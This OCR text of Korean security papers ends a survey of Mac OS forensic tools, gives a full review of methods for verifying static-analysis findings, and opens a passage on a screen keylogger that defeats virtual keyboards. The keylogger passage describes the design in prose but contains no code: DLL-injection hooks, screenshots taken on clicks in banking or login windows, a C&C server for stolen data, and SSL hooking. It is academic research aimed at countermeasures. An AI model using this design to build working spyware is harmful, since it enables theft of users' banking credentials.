Windows는 운영체제로 NTFS를 사용하지만 Mac OS X는 HFS+를 사용한다. 그로인해 Windows에서 사용되는 포렌식 프로그램이 Mac OS에서 불능이 되는 경우가 허다하다. Mac을 조사하기 위해서는 Mac OS만의 프로그램을 사용해야하며 조사를 위해서라면 미리 프로그램을 구비해놓는 것이 좋다.

Mac OS X에서 애플은 기존의 XML파일이 공간 활용에 문제가 많았다는 점을 보완해 이진 파일을 저장할 수 있는 새로운 파일 형태인 plist(프로퍼티 리스트)를 발표하였다. Plist파일은 주로 사용자의 설정을 저장하는데 쓰이고, 번들과 애플리케이션 소프트웨어 정보, 그리고 리소스 포크 정보를 저장한다.

III. Mac OS 포렌식 도구

3.1 ssdeep (Freeware)

ssdeep은 'Fuzzy Hash'를 사용하여 무결성 검사 및 원본 파일과의 유사도를 측정할 수 있는 프로그램이다[2]. 'Fuzzy hash'는 파일을 일정 크기 단위로 구분하여 각 블록에 대한 해시 값을 계산한 결과이며, 이는 무결성 증명 및 파일 유사도 측정 시 사용된다.

해당 도구는 파일 단위 분석과 디렉토리 단위 분석이 가능하며, 분석 결과는 txt 파일과 csv 파일로 출력할 수 있다. 그러나 파일 크기가 작을 경우, 다른 파일임에도 유사도가 높게 나오는 단점이 있다.


CLI(Command Line Interface) 기반이며, Windows 7, 8, 10, Mac OS X와 유닉스 계열에서 사용 가능하다.

3.2 HashTab (Freeware)

HashTab은 MD5, SHA-1,2, RipeMD 등의 해시 알고리즘으로부터 해시 값을 계산하는 무결성 검사 도구이다[3]. GUI 기반이며, Windows와 Mac OS X에서 분석 가능하다.

프로그램 설치 후, 해시 값을 구하고자 하는 대상 파일의 속성 창에서 간편하게 해시 값을 볼 수 있다. 또한, 파일 제공자가 공개한 해시 값을 복사하면 자동으로 현재 파일의 해시 값과의 일치여부를 알려준다.

기본적으로 CRC32, MD5와 SHA-1의 해시 값을 계산하며, 추가적으로 원하는 해시 알고리즘을 선택할 수 있다.



[그림 1] HashTab 사용 이미지

3.3 Md5deep / Hashdeep (Freeware)

Md5deep과 Hashdeep은 MD5, SHA-1, SHA-256, Tiger과 Whirlpool 해시 알고리즘을 사용하여 파일의 무결성을 검증하는 도구이다[4].

디렉토리 내부의 모든 하위 디렉토리 및 파일에 대해 해시 값을 계산할 수 있다. 또한, 알려진 해시 값 목록과 입력 파일의 해시 값을 비교할 수 있고, 매우 큰 파일을 처리할 때 예상시간을 표기한다.

CLI 기반이며, Windows 7과 Mac OS X에서 분석 가능하다.

3.4 Plist Editor (Trial)

Plist Editor는 바이너리 형태인 plist 파일 확인 및 편집 시 사용된다. Windows 7, 8, 10에서 사용 가능하다[5].

'XML VIEW' 기능은 plist 파일을 xml 형태로 보여준다. 'LIST VIEW' 기능은 데이터를 해석하여 리스트 형태로 보여줌과 동시에, 파일의 내용에 따라 도구에 내장된 텍스트 또는 Hex 편집기를 실행하여 데이터를 수정할 수 있다. 추가적으로 찾기, 북마크 기능을 제공한다.

3.5 Volafox (Freeware)

Volafox는 Mac OS X의 휘발성 메모리 분석 도구이다. Mac OS X에서 사용 가능한 CLI 기반 도구이며, Snow Leopard(10.6) 버전부터 El Capitan(10.11)까지의 휘발성 메모리 이미지 파일을 분석할 수 있다.

획득할 수 있는 정보는 다음과 같다.

- ○ OS 버전,
- ○ CPU, 메모리 사양,
- ○ 파일시스템,
- ○ 프로세스 목록,
- ○ 호스트 이름 등.

3.6 IEF (Trial)

IEF(Internet Evidence Finder)는 웹 아티팩트를 수집하고 분석하는 프로그램이다.

키워드 검색 내역과 필터링, 북마크, 메모, 타임라인, 지도, 채팅 로그 등을 볼 수 있다. 특히 채팅 로그와 이미지는 시각화와 미리보기가 가능하다. 또한, 브라우저 사용 기록과 캐시를 이용하여 사용자가 접속했던 웹페이지를 재구성할 수 있다[6].

3.7 TestDisk (Freeware)

TestDisk는 디스크 복구 도구이며, Windows 7, Mac OS X에서 사용 가능하다.

소프트웨어 오작동, 특정 유형의 바이러스 또는 사용자의 실수(파티션 테이블을 지우는 등의 행위)등으로 망가진 파티션이나 부팅이 되지 않는 디스크를 복구한다[7]. 지원하는 기능은 다음과 같다.

- ○ FAT 테이블 오류 수정,
- ○ MFT 오류 수정,
- ○ FAT, NTFS, EXT2 파티션의 삭제파일 복구 등.

3.8 File Juicer (Trial)

File Juicer는 이미지를 비롯한 다양한 데이터의 추출 및 손상된 파일 복구 기능을 제공하는 포렌식 도구이다. pdf 파일에서 이미지나 텍스트 추출, 은닉된 파일 추출, 손상된 이미지 및 텍스트 복구가 가능하다[8].

Mac OS X Mavericks(10.9) 이상 버전에서 사용 가능한 GUI 기반 도구이다.

3.9 특징

ssdeep, HashTab, Md5deep 그리고 Hashdeep은 파일의 해시 값을 계산하는 포렌식 도구이다. 포렌식 수사 시, 해시 값은 디지털 기기로부터 수집된 데이터가 법정에 제출되기 까지 변경되지 않았음을 증명하기 위해 사용된다. 또한, 침해사고 발생 시에도 해시 값이 필요하다. 컴퓨터 내부에 다량의 데이터를 분석해야 할 경우 많은 시간과 비용을 들여야 하기 때문에, 분석이 필요한 파일을 선별해야 한다. 이에 각 파일의 해시 값을 계산하고, 정상적인 파일에 대해 공개된 해시 값과 비교함으로써 비정상적인 파일을 구별할 필요가 있다.

안티 포렌식(Anti-Forensics) 기법 중 하나인 데이터 삭제 행위에 대응하는 도구 역시 포렌식 수사 시 매우 중요하다. TestDisk는 디스크 복구 도구이며, 볼륨 내부에 삭제된 파일을 복구하고, 파티션이 망가져 발생하는 오류를 수정한다. 또한 File Juicer는 손상된 이미지 및 텍스트 파일을 복구하는 도구이다.

조사 시점에 동작중인 프로세스 및 운영체제 자원은 휘발성 데이터의 분석을 통해서만 얻을 수 있는 정보이다. 휘발성 데이터는 시스템 명령어를 이용하거나, 물리 메모리 수집을 통해 얻을 수 있다. Volafox는 수집한 Mac OS X의 물리 메모리 이미지로부터 프로세스와 네트워크 목록과 같은 휘발성 정보와 운영체제 기본 정보 등을 얻을 수 있다.

사건 해석에 필요한 정황 증거는 주로 웹 아티팩트에서 획득할 수 있다. 사용자의 성향, 관심사 및 사건과 관련된 단서는 웹 브라우저의 캐시, 쿠키, 웹 히스토리 그리고 다운로드한 파일 목록으로부터 유추할 수 있다. 이에 Mac OS X 조사 시 IEF를 사용하여 웹 아티팩트를 수집하고, 사용자 행위를 분석할 필요가 있다.

Mac OS 운영체제만의 특징인 plist 파일은 사용자의 설정 정보를 저장하는 파일이다. Windows 운영체제에서 바이너리 형태인 plist 파일을 열면 온전한 정보를 획득할 수 없다. 따라서, plist 파일 분석 및 수정이 가능한 Plist Editor를 사용해야 한다.

IV. 결론

본 논문에서는 Mac OS 분석 시 필요한 포렌식 도구를 분석하였다. 각 포렌식 도구의 분석 환경과 주요 특징 및 기능을 중심으로 서술하였다.

포렌식 수사에서 Mac OS는 현재 가장 높은 운영체제 점유율을 차지하고 있는 Windows와는 다른 방법으로 분석되어야 하지만, 관련 연구가 비교적 미비하다. 그러나 Mac OS 뿐만 아니라 iOS의 점유율 역시 증가하는 추세이고, 상호간 연동기능으로 인해 Mac OS 포렌식 분석은 매우 의미가 있다. 이에 포렌식 수사관은 해당 운영체제를 분석하는 각 도구의 특징을 파악하여 상황에 맞게 사용해야 한다. 향후에는 각 도구에 대한 비교분석을 통한 Mac OS의 포렌식 분석 매뉴얼 작성이 필요하다.

[참고문헌]

[1] https://en.wikipedia.org/wiki/MacOS

[2] http://ssdeep.sourceforge.net/

[3] http://implbits.com/products/hashtab/

[4] http://md5deep.sourceforge.net/

[5] http://www.icopybot.com/plist-editor.htm

[6] https://www.magnetforensics.com/magnet-ief/

[7] http://www.cgsecurity.org/wiki/TestDisk

[8] https://echoone.com/filejuicer/

보안 취약점 검증 지원 기술동향 및 발전방향

장희진, 김현숙, 김진국, 정승훈, 김희동
국방과학연구소

A Review on Recent Security Vulnerability Verification Supported Technologies

HeeJin Jang, HyunSook Kim, JinGoog Kim,
SeungHun Jeong, HeeDong Kim
*Agency for Defense Development

요 약

전체 보안 사고 발생률을 낮추기 위해 SW 개발 단계에서 정적 분석을 이용한 보안 약점 탐지 및 제거는 필수적이다. SW 정적 분석 기술 및 도구의 속성상 이들의 진단 결과는 많은 오탐을 포함하므로 SW 분석가가 진단 결과를 직접 조사분석하여 잠재적인 취약점에서 유효 취약점을 식별하고 검증한다. 그러나 분석 대상 SW가 증가하고 전문성을 가진 SW 분석 인력 부족으로 인해 SW 취약점 검증의 신뢰도가 위협받고 있는 상황이다. 따라서 SW 취약점 검증을 위한 SW 분석가의 직접 조사분석을 지원하고 더 나아가서는 SW 분석가의 개입을 최소화하기 위해 다양한 연구가 진행되고 있다. 본 논문에서는 주요 보안 취약점 검증 지원 기법에 대해 살펴보고 이들의 향후 발전방향을 제시한다.

I. 서론

미 국토안보부 보고에 따르면 어플리케이션 보안 취약점에 대한 익스플로잇으로부터 유발되는 보안 사고는 전체 보안 사고의 약 90%를 차지하고 있다. 보안 취약점은 다양한 요인에 의해 유발되므로 어느 한 시점에 모두 탐지하여 보완하는 것은 불가능하다. 따라서, 설계, 개발, 테스트, 배포, 운영 등 SW 라이프 사이클의 전 단계에서 잠재적인 취약점을 진단하고 보완하는 작업이 이루어지고 있다. 이때 사용되는 대표적인 기술이 SW 정적 분석 기술이다. SW 정적 분석 기술은 프로그램을 실행하지 않고 프로그램 동작을 예측하여 프로그램에 오류가 없음을 알아내는 것인데 이를 정확하게 알아내는 것은 논리적으로 불가능하다는 것을 1953년 Henry Rice가 증명하였다. 1977년 Patric Cousot는 근사값이라도 구하면서 실용성을 확보하자는 의미에서 요약해석 기법을 제안하였으며 이러한 흐름은 현재까지 이어지고 있다. 이와 같이 정적 분석 기술은 근사값을 구하는 방식이므로 오탐을 포함하여 잠재적인 취약점을 진단한다. 따라서 정적 분석 기술이 진단하는 다량의 잠재적인 취약점으로부터 오탐을 배제하고 더 나아가서는 실제 유효 취약점을 식별할 필요가 있다. 이를 취약점 검증이라 하는데 현재는 SW 분석가가 SW 정적 분석 진단 결과를 기반으로 소스 코드를 직접 조사분석하여 오탐 및 정탐 여부를 판단하며 이를 용이하게 하기 위해 여러 가지 방안이 제시되었다. 본 논문에서는 보안 취약점 검증을 용이하게 하기 위해 제안된 여러 기법을 살펴보고 향후 발전방향을 제시한다.

II.보안 취약점 검증 지원 기법 현황

SW 분석가의 취약점 검증 업무를 최소화하고 정확도를 향상시키기 위한 다양한 보안 취약점 검증 지원 기법이 제안되었다. 주요 기법으로는 진단 결과에 대한 사후 처리 기법, 진단 결과 결합 기법, 정적 분석과 동적 분석 기술 결합 기법 등이 있다.

2.1 진단 결과 사후 처리 기법

SW 분석가가 다량의 오탐을 걸러내는 직접 조사분석에 들이는 시간과 노력을 최소화하기 위해 SW 정적 분석 진단 결과의 우선순위를 매기거나 진단 결과를 분류하는 등 다양한 기법들이 제안되었다.

- 진단 결과 우선순위 할당 : 유효 취약점일 가능성이 높은 진단 결과에 높은 우선순위를 할당하여 진단 결과 목록의 상위에 배치하는 방식이다. 통계, 이력 또는 사용자 피드백 기반 자가적응형 우선순위 할당 방식 등이 제안되었다. 단순한 통계 모델 또는 베이지안 통계를 사용하여 진단 결과가 유효할 확률을 계산하고 우선순위를 할당하는 방식이 가장 일반적이다. 이력 기반 기법은 진단 결과 수정 이력을 진단 결과 우선순위 할당에 활용하며 사용자 피드백 기반 자가적응형 우선순위 할당 기법은 발생한 각 진단 결과 패턴에 대하여 기정의된 침해 가능성을 기반으로 진단 결과에 우선순위를 할당하고 이 순위에 대해 사용자로부터 피드백을 받아 자가적응적으로 목록을 최적화하는 방식이다.
- 진단 결과 분류(Classification)/군집화(Clustering) : 분류 방식은 진단 결과를 두 개 그룹(Actionable, Non actionable)으로 나누고 오탐 가능성이 높은 Non actionable 그룹에 대해서는 사용자에게 보고하지 않는 방식으로 활용될 수 있다. 진단 위치를 둘러싼 코드 패턴을 식별하여 유사 패턴으로 분류하는 기계 학습 기반 분류가 대표적이다. 진단 결과 간 유사성(Similarity) 또는 연관성(Correlation)을 기반으로 진단 결과를 군집화하는 방식도 제안되었으며 대표적으로 Sound Clustering과 Unsound Clustering 방식이 있다. Sound Clustering 방식은 진단 결과간 의존성을 식별하여 연관관계가 있는 진단 결과들을 하나의 그룹으로 식별한다. 각 그룹의 대표 진단 결과를 계산하고 대표 진단 결과의 정탐 및 오탐 여부를 판단한다. Sound Clustering 방식으로 분류된 그룹은 동일 그룹내 진단 결과간에 상호 의존관계가 있으므로 그룹내의 대표 진단 결과만 조사하여도 그 결과가 오탐이면 그 그룹에 포함된 모든 진단 결과를 오탐이라고 판단하는 것이 가능하다. 따라서 대표 진단 결과만 점검해도 된다는 장점이 있고 이는 SW 분석가의 직접 조사분석의 수고를 덜어준다. Unsound Clustering 방식은 휴리스틱을 통해 획득되는 구조/구문 정보, 진단 결과간 원인 관계 등을 이용하여 관련있는 진단 결과들을 동일 그룹으로 분류한다. 예를 들어, 실행 경로상의 에러 상태가 영향을 미치는 진단 결과들간의 원인-결과 관계를 추론하여 연관관계 그래프를 만들고 동일 그래프 상에 있는 진단 결과들을 동일한 그룹으로 정의한다. Unsound Clustering 방식은 Sound Clustering 방식과는 달리 동일 그룹 내 진단 결과간 의존관계를 보장하지 않으므로 SW 분석가의 직접 조사분석 노력을 줄이기 위해 동일 그룹 내의 일부 진단 결과만으로 정탐 및 오탐 여부를 판단하는 것은 미탐을 유발할 수 있다는 단점이 있다.

이상으로 본 절에서 제시한 보안 취약점 검증 지원 기법의 장단점을 비교하면 다음과 같다. 진단 결과 우선순위 할당 기법은 우선 분석 대상이 식별되기는 하지만 결국은 모든 진단 결과를 점검해야하므로 진단 결과내에서 미탐이 발생하지는 않는다는 장점이 있다. 진단 결과 분류 기법은 일반적으로 actionable 진단 결과만 점검하므로 분석 대상을 줄일 수는 있지만 미탐이 발생될 수 있다는 단점이 있다. 진단 결과 군집화 기법은 Sound Clustering의 경우

는 각 그룹의 대표 진단 결과만 점검하여 SW 분석가의 직접 조사분석 수고의 많은 부분을 덜어줄 수 있지만 Unsound Clustering은 미탐을 유발할 수 있다.

2.2 진단 결과의 결합 기법

각 정적 분석 기술은 서로 다른 근사값 즉, 서로 다른 진단 결과를 도출한다. 이를 보여주는 사례로는 미 NSA CAS(Center for Assured Software)의 연구결과가 있다. 이에 따르면 정적 분석 도구는 13개 약점 클래스 중 8개에 대해 진단 결과를 도출하여 평균 61.5% 탐지율을 보였다. 각 클래스의 보안 약점 중 평균 22%를 탐지하였고 전체 보안 약점 중 평균 14% 탐지율을 나타냈다. 이들 중 정적 분석 도구가 공통으로 탐지한 보안 약점은 약 16%로 나타났다. 따라서, 각 도구들은 서로 다른 약점 클래스에 강점이 있다. 이런 이유로 SW 분석가는 진단 결과 정확도 향상과 미탐 최소화를 위해 여러 정적 분석 도구를 함께 사용하는 경향이 있다. 여러 도구에 의해 중복 탐지되는 경우는 해당 보안 약점에 대한 진단 결과를 더 신뢰하게 되고 서로 다른 도구간에 탐지되지 않는 부분을 확인하고 서로 보완할 수 있다. 여러 도구를 함께 사용하는 경우, 각 도구의 진단 결과는 서로 다른 단위(Granularity), 명칭(Naming), 위험도(Severity Level)로 구성되므로 SW 분석가의 상당한 경험과 지식없이는 이들을 통합 분석하여 유용한 정보를 획득하는 것이 쉽지 않다. 이와 같은 문제를 해결하기 위해 각 정적 분석 도구 진단 결과들을 결합하여 SW 분석가에게 제공하기 위한 연구가 진행중이다. 이종의 진단 결과간 결합을 위해 각 진단 결과를 정규화하고 정규화된 데이터간의 중복을 제거한 후 SW 분석가에게 단일 기준에 의한 진단 결과를 제시한다. 이를 위해서는 사전에 각 진단 결과에 대한 명칭과 위험도에 대한 연구가 선행되어야 한다. 또한 정규화된 데이터간 교차분석을 통해 새로운 정보를 도출하여 SW 분석가에게 제공하기 위한 연구도 진행되고 있다. 정적 분석 도구 진단 결과 결합 연구와 함께 정적 분석과 동적 분석 진단 결과 결합 연구도 진행 중이다.

2.3 정적 분석 기술과 동적 분석 기술의 결합 기법

정적 분석 기술의 진단 결과의 유효 여부를 동적 분석을 통해 검증하는 접근 방식이다. 대표적인 연구로는 정적 분석과 명세화된 테스트 케이스 생성(Concrete test case generation)을 결합한 방식이 있다. 이를 개선하여 동적 추론, 정적 분석, 동적 검증의 3단계로 구성된 DSD-Crasher 도구도 개발되었다. 이는 동적 분석으로 유사 프로그램 불변식을 추론하고 정적 분석 단계 동안 불변식을 추정으로 사용하여 정탐을 입증하는 테스트케이스를 생성한다. 결합의 효율성을 위해 프로그램 슬라이싱(Program Slicing)을 이용하여 프로그램을 여러 개의 간단한 프로그램으로 쪼개어 프로그램을 단순화한다. 정적 분석 기술과 동적 분석 기술의 결합은 정적 분석의 높은 오탐률, 동적 분석의 낮은 커버리지라는 단점을 서로 보완할 수 있고 유효한 진단 결과에 대해서는 취약한 위치를 정확히 밝힐 수 있으며 공격 시나리오까지 제공할 수 있지만 정적 분석에는 요구되지 않는 프로그램 실행을 위한 환경 구축 등의 지원이 필요하다.

이상으로 취약점 검증을 지원하는 다양한 기법에 대하여 살펴보았다. 위에서 언급되지는 않았지만 취약점 검증 필요성을 최소화하기 위해 정적 분석 알고리즘 자체의 정확도를 향상시키는 연구도 지속적으로 이루어지고 있다. 모델 체킹이나 기호 실행(symbolic execution)과 같은 기법을 사용하여 정적 분석 기술 자체의 정확도를 높이는 시도가 이루어지고 있으나 정확도 문제는 논증 불능이므로 이러한 시도에서도 오탐 보고는 필연적이다. 또한 높은 정확도를 제공할 수 있다 할지라도 현재 정확도는 확장성 및 성능과 트레이드오프 관계이므로 일정 수준에서 타협하고 있는 실정이다.

III. 보안 취약점 검증 지원 기법 발전 방향

보안 취약점 검증 지원 기법은 다음과 같은 방향으로 발전이 기대된다. 첫째, SW 분석가

개입을 최소화하기 위한 자동화를 지원하는 방향으로 발전이 예상된다. 이는 취약점 검증에 소요되는 비용을 낮추어주기도 하지만 취약점 검증에 활용되는 SW 분석가의 경험과 지식을 시스템화하여 SW 분석가의 직접 개입으로 인한 진단 결과의 편차를 최소화하는데도 기여할 수 있다. 진단 결과 사후 처리 기법과 진단 결과 결합 기법은 결국은 SW 분석가의 개입이 요구되므로 자동화를 적용하기에 가장 적절한 기술은 정적 분석 기술과 동적 분석 기술 결합 기법이다. 둘째, 서로 보완 관계에 있는 다양한 방식의 결합을 연구하여 진단 결과를 더 효과적으로 다루는 방향으로의 연구가 예상된다. 예를 들어 Sound Clustering을 통해 식별된 각 대표 진단 결과만으로 우선순위를 할당하거나 각 대표 진단 결과들 간의 분류를 통해 오탐이라고 판단되는 것을 식별할 수 있다. 이들의 결합은 순차적으로 이루어지거나 동시에 이루어질 수 있다. 순차적 형태의 결합은 먼저 수행되는 기법의 결과가 두 번째 수행되는 기법의 입력으로 제공되는 방식으로 실제 요구사항에 따라 다양한 결합이 가능하다. 예를 들어, 진단 결과 분류와 진단 결과 사후 처리간에 어떤 기법을 먼저 사용할지는 진단 결과 처리에 가용한 전체 소요 시간을 기반으로 이루어질 수 있다. 동시 결합은 정탐과 오탐의 신뢰도 향상. 우선순위 할당, 정적 기술과 동적 기술 간 결합과 같은 기법들을 개별적으로 수행하여 획득되는 결과를 통합하여 진단 결과에 대한 신뢰성을 향상시킬 수 있는 결합 형태이다. 다만, 이러한 결합은 성능 저하를 유발할 수도 있다. 마지막으로 서로 트레이드오프 관계인 정확도와 확장성 및 성능을 적절한 수준으로 유지하고 나아가서는 향상시키는 방향으로 발전이 예상된다.

IV. 결론

SW 정적 분석 기술은 소프트웨어 보증을 위한 기반 기술로 그 중요성이 더해지고 있다. 그러나 SW 정적 분석 기술의 속성상 진단 결과에 많은 오탐을 포함하게 되고 이들로부터 유효 취약점을 식별하는데 SW 분석가의 개입이 필연적이다. SW 분석가 개입에 소요되는 비용을 최소화하고 정확도를 향상시키기 위해 다양한 취약점 검증 지원 기술이 연구개발되고 있다. 본 논문에서는 주요 취약점 검증 지원 기법을 소개하고 앞으로의 발전방향을 제시하였다. 향후 국내 SW 정적 분석 기술을 보완할 취약점 검증 지원 기술의 연구개발 방향 정립을 위한 기초자료로 효과적으로 사용될 것으로 기대한다.

[참고문헌]

[1] Y.Su, M.Li, C.Tang, R.Shen, An Overview of Software Vulnerability Detection, IJCST Vol.7, Issue 3, July-Sept 2016

[2] T.Muske and A.Serebrenik, Survey of Approaches for Handling Static Analysis Alarms, 2016 IEEE 16th International Working Conference on Source Code Analysis and Manipulation, 2016

[3] B.Kiss, N.Kosmatov, D.Pariente and A.Puccetti, Combining Static and Dynamic Analyses for Vulnerability Detection, HVC 2015, 2015

가상키보드에 대한 스크린 키로거 구현 및 그 대응방안

조진우, 양환석, 이병천

중부대학교 정보보호학과

Implementation of screen key-logger for virtual keyboard and its countermeasures

Jinwoo Joe, Hwan Seok Yang, Byoungcheon Lee

Department of Information Security, Joongbu University

요 약

가상키보드는 키로거를 이용한 키보드 해킹을 방지하기 위하여 도입된 기술로 우리나라에서는 금융권을 비롯하여 많은 웹사이트들에서 널리 사용되고 있다. 이 논문에서는가상키보드를 사용하는 환경에서도 키로깅이 가능한 이미지 캡처 기능을 이용한스크린 키로거를 설계하고 직접 구현해 보았다. 이것을 국내외 여러 웹서비스들에 적용해본 결과 대부분의 사이트들이 이러한 스크린 키로거에 취약함을 알 수 있었다. 이러한 공격에 대처하기 위해서는스크린 키로거의 위험성을 인지하고 이러한 악성코드에 감염되지 않도록 조심해야 하며 이미지 캡처를 방지할 수 있는 솔루션의 사용 등의 대응책이 필요하다고 생각된다.

I. 서론

키로거(keylogger)는 사용자의 키보드 이용 내역을 기록하고 공격자에게 전달하는 기능을 갖는 악성코드로서 사용자의 패스워드 해킹 등에 사용될 수 있어서 오늘날의 전자상거래 환경에서 큰 위협이 되고 있다. 키로거는 계정 탈취를 위한 다른 기법들과 비교했을 때, 많은 정보를 손쉽게 탈취할 수 있으며, 피해자가 알아차리기 어렵기 때문에, 공공장소와 같이 많은 사람들이 사용하는 공간에서는 피해가 커질 수 있다.

키로거는 원리상 하드웨어 키로거와 소프트웨어 키로거로 나누어볼 수 있다. 하드웨어 키로거는 키보드와 본체 사이에 하드웨어 제품을 설치하여 사용하는 방식으로서 백신이나 안티 키로거 제품으로 탐지가 어려운 실정이다. 소프트웨어 키로거는 DLL Injection, 메모리 해킹, 키보드 드라이버 해킹 등의 기법을 이용하여 사용자의 키보드 사용내역을 기록하고 공격자에게 전달하는 방식이다.

우리나라의 인터넷뱅킹, 전자상거래 환경에서는 안티 키로거 제품을 설치하여 사용하도록 운영되는 경우가 많은데 키로거에 의한 공격을 완벽하게 방어하는 것은 어려운 실정이다. 백신 프로그램은 알려진 키로거만 탐지할 뿐 키로거의 행위자체를 탐지하지는 못하며, 안티 키로거 제품들은 하드웨어 키로거를 탐지하지 못하는 단점이 있다.

키로거의 위협에 대응하기 위해 중요한 정보는 마우스로 입력하게 하는 그래픽 기술 기반의 가상키보드(virtual keyboard) 기술을 사용하기도 하는데, 해커들은 키로거에 원격뷰어 기능을 추가하여 가상키 입력값을 실시간으로 볼 수 있게 하여 이를 무력화하였다.

우리는 원격뷰어기능이 공격자가 실시간으로 보고 있어야 한다는 점이 불편하다고 생각하여 이를 좀 더 효율적으로 구현하기 위해 가상키보드를 사용하는 순간을 이미지 캡처하는 방식

으로 스크린 키로거를 설계하였고 이를 구현하였다. 이를 이용하여 국내외 주요 웹사이트들의 취약성을 분석한 결과 대부분의 웹사이트들의 키보드 사용내역을 추출할 수 있었다. 이러한 위협을 방지하기 위한 대응방법에 대한 의견을 제시하였다.

II. 관련 기법

키로거는 하드웨어 키로거와 소프트웨어 키로거로 나누어 볼 수 있다.

하드웨어 키로거는 키보드의 USB 단자와 본체의 USB포트 사이에 끼워 넣어서 하드웨어 단에서 키입력 값을 가로채는 기법으로 백신이나, 안티 키로거 등 소프트웨어적인 방법으로는 검출이 불가능하며, 비교적 쉽게 구할 수 있으므로 큰 위협이 된다.



〈그림 1〉. 하드웨어 키로거 제품인 '타입 세이프'

소프트웨어 키로거에서는 사용자의 키입력을 추출하기 위해 주로 다음의 4가지 기법이 활용되는데, 메모리 해킹, DLL Injection, 드라이버 해킹, 특정 프로세스 함수를 후킹해 SSL 암호화 전 데이터를 훔치는 기법이 있다.


1) 메모리 해킹 기법은 실행중인 프로세스의 메모리속의 키입력 값을 탈취하는 기법으로, 현재는 메모리속의 값을 암호화하거나, 접근불가능하게 만드는 기법으로 대응이 가능하다.

2) DLL Injection을 이용하는 기법에서는 SetWindowsHookEx라는 함수를 이용하여 활성화된 프로세스들에게 DLL을 Injection 시키고, OS 메시지큐가 어플리케이션 메시지 큐로 전달하는 중간 과정을 가로챔으로서 전달되는 값을 변조, 차단, 기록하는 등의 기법을 이용한다. DLL Injection 기법을 활용한 키로거는 독립된 키 입력경로를 사용하거나, 키보드 값을 변조, 암호화하는 방법으로 대응이 가능하다.

3) 드라이버 해킹 기법은 기존 키보드 드라이버를 드라이버 형태의 키로거로 대체하거나, 우선순위를 조작하여 먼저 실행되도록 하여 키입력 값을 가로채는 기법으로, 별도의 보안드라이버를 사용하는 방식으로 대처할 수 있다.

4) SSL 후킹을 이용한 기법은 특정 프로세스의 소켓 관련 함수를 후킹하여 SSL 암호화 전의 HTTP 데이터를 훔치는 기법이다.

아래의 그림은 DLL 인젝션 기법을 사용한 키로거가 실행될 때 호출되는 과정을 보여주고 있다.



〈그림 2〉. SetWindowsHookEx 원리

III. 키로거 구현

3.1 키로깅 프로그램 구현

키로깅 기능은 DLL Injection 방식을 이용한 기법으로 구현하였으며, SetWindowsHookEx 함수를 이용해 운영체제와 어플리케이션 사이의 메시지큐를 Hooking 하여 키값이 전송될 때마다 이것을 저장하도록 하였다.

이를 위해 우리는 DLL 파일을 두 개 제작하였는데 KeyHook.dll 파일은 키보드의 키 값을 읽어와 저장하는 역할을 하며 MouseHook.dll 파일은 화면 캡처를 담당한다.

또한 키로깅 데이터를 수집하기 위해 원격명령전송서버(C&C)도 구현하였다. 키로거는 두 DLL의 Export 함수를 읽어와 실행해 후커를 설치하고, C&C와의 통신을 담당하여 명령수신, 파일전송 등의 역할을 담당한다. C&C 서버의 주요 기능은 키로거에게 탈취한 파일 수신요청

을 하거나, Process Block 명령을 전달하는 등의 역할을 한다. 그리고 감염된 해당 클라이언트에서 특정 프로세스의 실행을 방지하기 위해 Process Block 기능을 추가하였다.

그리고 SSL 후킹으로 키로깅 가능한 툴을 제작하였는데 여기에서는 SSL 함수를 후킹하여 SSL 암호화 전의 데이터를 추출해내는 기능을 한다.

3.2 가상키보드 스크린 캡처 기능 구현


우리는 사용자의 가상키보드 사용 순간을 화면 캡처하는 방식으로 키로거를 구현하기로 하였다. 이를 위해 Mouse Hooking 기법을 이용하기 위해 SetWindowsHookEx 함수로 Hooker를 설치한 후, 운영체제와 응용프로그램 사이의 마우스 메시지를 감시할 수 있도록 하였고, 화면 캡처와 관련된 모든 행위는 Injection 되는 DLL내에서 동작하도록 구현하였다.

실행중인 응용프로그램은 설치된 Hooker로 인해 마우스 인터럽트가 발생할 때 마다 DLL이 Injection 되고, Injection 된 DLL 내에서는 WM_LBUTTONDOWN 메시지가 도착할 때마다 현재 Foreground 프로세스의 캡션을 확인하고 특정 캡션을 포함하는(예 : 로그인, 은행 등) 문자열을 가지고 있다면, 순간 화면의 DC(Device Context)를 얻어 BITMAP형태로 변환하고 마우스 포인터를 메모리 DC에 추가한 후 BMP 파일로 저장하도록 구현하였고, 저장된 파일에 순번을 붙여서 순서를 알기 쉽도록 하였다.

키로거 프로그램은 DLL Injection 기법을 이용한 것과 SSL 후킹 기법을 이용한 것의 2가지 툴을 제작하였는데, 화면 캡처 기능을 추가한 스크린 키로거는 DLL Injection 기법을 사용한 툴에 포함되어 C&C 와의 통신이 가능하게 하였고, SSL 후킹 기법을 이용한 툴은 실험을 위해 별도로 제작하였다.

3.3 실험 및 결과

